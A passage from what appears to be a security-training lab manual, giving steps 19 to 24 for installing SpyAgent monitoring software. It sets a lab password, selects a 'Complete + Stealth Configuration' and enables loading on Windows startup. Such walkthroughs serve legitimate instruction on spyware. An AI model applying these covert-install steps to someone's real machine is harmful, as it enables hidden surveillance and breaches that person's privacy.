
Note: If the **Thank you for downloading SpyAgent!** webpage appears, close the browser.

19. The **Welcome to SpyAgent (Step 1)** wizard appears; click **click to continue....**



20. Enter the password **test@123** in the **New Password** and **Confirm Password** fields; click **OK**.

Note: You can set the password of your choice.




21. The **password changed** pop-up appears; click **OK**.


22. The **Welcome to SpyAgent (Step 2)** wizard appears; click **click to continue....**



23. The **Easy Configuration and Setup Wizard** appears. In the **Configuration** section, ensure that the **Complete + Stealth Configuration** radio button is selected and click **Next**.



24. In the **Extras** section, select the **Load on Windows Startup** checkbox and click **Next**.

